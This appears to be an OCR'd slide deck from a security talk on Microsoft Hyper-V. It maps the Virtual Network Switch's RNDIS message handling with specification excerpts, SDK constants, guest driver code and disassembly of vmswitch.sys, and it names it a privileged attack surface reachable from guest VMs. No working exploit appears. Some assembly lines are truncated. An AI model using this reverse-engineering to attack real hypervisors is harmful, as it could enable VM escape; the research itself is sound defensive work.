
Then we changed other devices such as removing the legacy i8042 keyboard controller (which has an interesting side effect I will talk about in a future part), PS/2 mouse, S3 Video, the Programmable Interrupt Controller (PIC), the Programmable Interrupt Timer (PIT), the Super I/O device on which floppy support relied. We actually went even further by removing the PCI bus as well. For good measure, we also removed the speaker and the numerical co-processor. We also revised ACPI.

Of course, when you rip this much out, you may initially think 'could an operating system boot in this environment?'. With just the above changes, the answer would be no. Primarily because the most common ways of booting a generation 1 VM are a disk/VHD attached to an IDE controller, an ISO/DVD drive attached to an IDE controller, or PXE boot from the legacy network adapter. I'm ignoring boot from floppy (.VFD) – I'm sure not many people do this these days!


Attack vectors: Microsoft Hyper-V (official v’u)




Attack vectors: Microsoft Hyper-V (reality)



Attack vectors: Microsoft Hyper-V (vulns)




Attack vectors: Microsoft Hyper-V (trends)



Heuristic approximation: Hyper-V vs. General trend in public vulnerability disclosures

Part 3


Hyper-V Virtual Network Switch



Agenda

- The Big Picture 1️⃣
- Microsoft Hyper-V 2️⃣
- Virtual Network Switch 3️⃣
  - Architecture
  - Undocumented internals
  - Example vulnerability

Where is it?



https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture

Microsoft Hyper-V: Virtual Network Switch

Overview

- Omnipresent and mandatory component that lives in the kernel of the root partition (host OS)
- Purely synthetic paravirtualized device
- Handles all and everything networking in a Hyper-V cloud
  - Network connectivity inside VMs
  - Generation 1 & 2
  - Bridging to physical adapters
  - Switching to networks
  - Inter-VM networking
- Privileged attack surface reachable directly from the Guest VM

Implementation

- RNDIS-compliant virtual ethernet controller
- Paravirtualized guests talk to it directly by sending RNDIS messages with OID commands over the VMBUS
- Huge

RNDIS

RNDIS specification




Figure 1: General architecture of the RNDIS Protocol

The host side of the protocol is responsible for the following:

[MS-RNDIS] — v20140501
Remote Network Driver Interface Specification (RNDIS) Protocol

Microsoft documentation

The following Remote NDIS message set mirrors the semantics of the NDIS miniport driver interface:

- Initializing, resetting, and halting device operation
- Transmitting and receiving networking data packets
- Setting and querying device operational parameters
- Indicating media link status and monitoring device status

https://docs.microsoft.com/en-us/windows-hardware/drivers/network/overview-of-remote-ndis--rndis-

Ntddndis.h (Windows SDK)

```
//
// OID's used for Hyper-V extensible switch
//
#define OID_SWITCH_PROPERTY_ADD             0x00010263   // set only
#define OID_SWITCH_PROPERTY_UPDATE          0x00010264   // set only
#define OID_SWITCH_PROPERTY_DELETE          0x00010265   // set only
#define OID_SWITCH_PROPERTY_ENUM            0x00010266   // method only
#define OID_SWITCH_FEATURE_STATUS_QUERY     0x00010267   // method only

#define OID_SWITCH_NIC_REQUEST              0x00010270   // method only
#define OID_SWITCH_PORT_PROPERTY_ADD        0x00010271   // set only
#define OID_SWITCH_PORT_PROPERTY_UPDATE     0x00010272   // set only
#define OID_SWITCH_PORT_PROPERTY_DELETE     0x00010273   // set only
#define OID_SWITCH_PORT_PROPERTY_ENUM       0x00010274   // method only
#define OID_SWITCH_PARAMETERS               0x00010275   // query only
#define OID_SWITCH_PORT_ARRAY               0x00010276   // query only
#define OID_SWITCH_NIC_ARRAY                0x00010277   // query only
#define OID_SWITCH_PORT_CREATE              0x00010278   // set only
```

Virtual Network Switch Internals

RNDIS vs. vmswitch

Theory (RNDIS specification)

2.2.3 REMOTE_NDIS_HALT_MSG

This message is sent by the host to halt the device.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
MessageType																															
MessageLength																															
RequestID																															

MessageType (4 bytes): Identifies the type of the RNDIS message and MUST be set to 0x00000003.

MessageLength (4 bytes): The length of this message, in bytes. It MUST be set to 0x0000000C.

RequestID (4 bytes): A value generated uniquely per device by the host to track this message.

Host OS kernel (vmswitch.sys)

```
; _QWORD rndis_message_switch[2]
rndis_message_switch dq 2 dup(0)        ; DATA XREF: RndisDevHostControlMessageWorkerRoutine+16B↑o
                dq offset RndisDevHostHandleInitializeMessage
                dq offset RndisDevHostHandleHaltMessage
                dq offset RndisDevHostHandleQueryMessage
                dq offset RndisDevHostHandleSetMessage
                dq offset RndisDevHostHandleResetMessage
                align 10h
                dq offset RndisDevHostHandleKeepAliveMessage
                dq offset RndisDevHostHandleSetExMessage
```

Guest VM (LIS)

```
static void rndis_filter_halt_device(struct netvsc_device *nvdev,
                                     struct rndis_device *dev)
{
    struct rndis_request *request;
    struct rndis_halt_request *halt;

    /* Attempt to do a rndis device halt */
    request = get_rndis_request(dev, RNDIS_MSG_HALT,
                    RNDIS_MESSAGE_SIZE(struct rndis_halt_request));
    if (!request)
        goto cleanup;

    /* Setup the rndis set */
    halt = &request->request_msg.msg.halt_req;
    halt->req_id = atomic_inc_return(&dev->new_req_id);

    /* Ignore return since this msg is optional. */
    rndis_filter_send_request(dev, request);

    dev->state = RNDIS_DEV_UNINITIALIZED;

cleanup:
```

Main Flow

VmsCdDeviceRegister

```
nop     dword ptr [rax+rax+00h]
lea     rdx, aDeviceVmswit_0 ; "\\Device\\VmSwitch"
lea     rcx, [rbp+50h+DestinationString] ; DestinationString
call    cs:__imp_RtlInitUnicodeString
nop     dword ptr [rax+rax+00h]
lea     r8, qword_1C02F17B0
lea     rdx, [rbp+50h+Handle]
lea     rcx, [rbp+50h+DestinationString]
call    VmsCdOpenProxyDevice
mov     ebx, eax
test    eax, eax
js      loc_1C007C17C
xor     edx, edx        ; Val
lea     rcx, [rsp+150h+Dst] ; Dst
mov     r8d, 0A0h       ; Size
call    memset
mov     rax, cs:VmsDriverObject
xor     r9d, r9d        ; _QWORD
mov     rcx, [rbp+50h+Handle] ; _QWORD
xor     r8d, r8d        ; _QWORD
and     [rsp+150h+Dst], 0
xor     edx, edx        ; _QWORD
mov     [rsp+150h+var_F8], rax
lea     rax, VmsCdpCreate
mov     [rsp+150h+var_F0], rax
lea     rax, VmsCdpClose
mov     [rsp+150h+var_E8], rax
lea     rax, VmsCdpRead
mov     [rsp+150h+var_E0], rax
lea     rax, VmsCdpWrite
mov     [rsp+150h+var_D8], rax
lea     rax, VmsCdpDeviceControl
mov     [rbp+50h+var_D0], rax
lea     rax, VmsVmNicPvtKmclProcessPacket
mov     [rbp+50h+var_C8], rax
lea     rax, VmsVmNicPvtKmcl
mov     [rbp+50h+var_C0], ra
lea     rax, VmsVmNicPvtKmcl
mov     [rbp+50h+var_B8], ra
lea     rax, VmsVmNicPvtKmcl
mov     [rbp+50h+var_B0], ra
lea     rax, VmsVmNicPvtKmcl
mov     [rbp+50h+var_A8], ra
lea     rax, VmsVmNicPvtKmcl
mov     [rbp+50h+var_A0], ra
lea     rax, VmsVmNicPvtKmcl
mov     [rbp+50h+var_98], ra
lea     rax, VmsVmNicPvtKmclChannelStar
mov     [rbp+50h+var_90], rax
lea     rax, VmsVmNicPvtKmclProcessingComplete
mov     [rbp+50h+var_88], rax
lea     rax, VmsVmNicPvtVersion6HandleRxPdBatch
mov     [rbp+50h+var_80], rax
lea     rax, VmsVmNicPvtVersion6HandleTxPdBatch
mov     [rbp+50h+var_78], rax
lea     rax, VmsVmPDPvtKmclChannelOpened
mov     [rbp+50h+var_70], rax
lea     rax, VmsVmPDPvtKmclChannelClosed
```

Initialize callbacks to kernel DPC

Main entry point from VM, triggered on synthetic interrupt

Switch handler by message type


```
; _QWORD rndis_message_switch[2]
rndis_message_switch dq 2 dup(0)       ; DATA XREF: RndisDevHostControlMessageWorkerRoutine+16B↑o
                dq offset RndisDevHostHandleInitializeMessage
                dq offset RndisDevHostHandleHaltMessage
                dq offset RndisDevHostHandleQueryMessage
                dq offset RndisDevHostHandleSetMessage
                dq offset RndisDevHostHandleResetMessage
                align 10h
                dq offset RndisDevHostHandleKeepAliveMessage
                dq offset RndisDevHostHandleSetExMessage
```

```
VmsVmNicPvtKmclProcessingComplete is near-root handler of incoming packets

Pool block ffffd90f1b0f2fa0, Size 0000000000000060, Thread ffffd90f189d5080
